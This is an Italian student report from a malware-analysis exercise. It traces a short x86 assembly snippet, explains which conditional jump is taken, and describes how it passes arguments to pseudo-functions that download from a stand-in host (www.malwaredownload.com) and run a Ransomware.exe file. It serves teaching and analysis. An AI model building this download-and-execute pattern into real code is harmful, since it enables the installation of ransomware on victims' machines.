Report Malware Analysis

L'esercizio odierno richiede di effettuare l'analisi di alcune porzioni di codice **Assembly x86** che compongono un malware.

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

In particolare, è richiesta l'esecuzione delle seguenti attività:

- spiegare, con relativa motivazione, quale **salto condizionale** effettua il malware;
- disegnare un **diagramma** di flusso identificando i salti condizionali, sia quelli effettuati che quelli non effettuati;
- descrivere le diverse **funzionalità** implementate all'interno del Malware;
- con riferimento alle istruzioni *call* presenti in tabella 2 e 3, dettagliare come sono passati gli **argomenti** alle successive chiamate di **funzione**.

Analisi dei salti condizionali e diagramma di flusso


All'interno della prima parte del codice è possibile distinguere due diversi **salti condizionali**. Il primo salto è presente all'indirizzo di memoria **0x0040105B**, invece il secondo è presente all'indirizzo **0x00401068**. Nel seguente screenshot è possibile osservare graficamente, all'interno dei rettangoli rossi, i punti da cui partono i salti:

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Nel primo punto, dopo aver comparato (**cmp**) il valore '5' con il valore contenuto nel registro Extended Accumulator (**EAX**), il programma salta (Jump if Not Zero, **jnz**) se la Zero Flag non è attiva (**ZF = 0**). Questo avviene quando i valori comparati sono diversi fra loro e, in questo caso, è evidente che il salto **non avverrà** perché il registro EAX contiene proprio il valore '5' a seguito dell'istruzione "***mov** EAX, 5*", dunque ZF = 1.

Nel secondo punto, dopo aver comparato (**cmp**) il valore '11' con il valore contenuto nel registro Extended Base (**EBX**), il programma salta (Jump if Zero, **jz**) se la Zero Flag è attiva (**ZF = 1**). Questo avviene quando i valori oggetto di comparazione sono uguali fra loro e, in questo caso, il salto **avverrà** perché il registro EBX contiene il valore '11' a seguito delle istruzioni "***mov** EBX, 10*" e "***inc** EBX*", dunque ZF = 1.

Di seguito è possibile osservare il diagramma di flusso del programma. La freccia di colore **rosso** indica che il salto condizionale non viene effettuato, in questo caso è il primo *jump*; la freccia **verde** rappresenta l'esecuzione del salto, in questo caso è il secondo *jump*, perché la condizione si verifica; la freccia **viola** indica che, poiché il programma non effettua il primo salto, il flusso prosegue verso l'istruzione successiva:



Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Funzionalità del malware e chiamate di funzione

Come si evince dalle immagini seguenti, il codice analizzato contiene **due chiamate di funzione**:

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Le funzioni **`DownloadToFile()`** e **`WinExec()`**, prima di poter essere richiamate, necessitano che i relativi parametri vengano passati allo stack di funzione. Questo avviene

in un modo molto simile per entrambe: il valore contenuto nel registro Extended Destination Index (**EDI**) viene copiato (**mov**) in un altro registro, per poi essere “pushato” sullo stack.

Per la prima funzione, il parametro è costituito dall’**URL** www.malwaredownload.com. L’argomento viene dapprima copiato nel registro Extended Accumulator (EAX), che viene poi passato sullo stack (***push*** *EAX*).

Per la seconda funzione, invece, il parametro è il **path assoluto** dove risiede un file eseguibile (*C:\Program and Settings\Local User\Desktop\Ransomware.exe*). L’argomento viene copiato nel registro Extended Data (EDX), che viene poi passato sullo stack (***push*** *EDX*).

In base allo studio delle chiamate di funzione è possibile ipotizzare il **comportamento** del malware in esame. Mentre la prima funzione consente al malware di collegarsi ad un URL per effettuare il download di un file malevolo, la seconda, invece, consente di eseguire il software malevolo individuato dal path passato come parametro. Questo tipo di comportamenti è assimilabile a quelli solitamente tenuti dai malware appartenenti alla categoria dei **downloader**: questi, infatti, sono caratterizzati dal ricorso ad alcune funzioni, come le Windows API *URLDownloadToFile* e *WinExec*, per scaricare la risorsa presente in una determinata URL e lanciare sul sistema il file eseguibile ottenuto con l’operazione precedente. Delle due funzionalità descritte, tuttavia, in questo caso viene effettivamente eseguita solamente la seconda, in quanto la condizione che prelude al salto non si verifica per la prima funzione.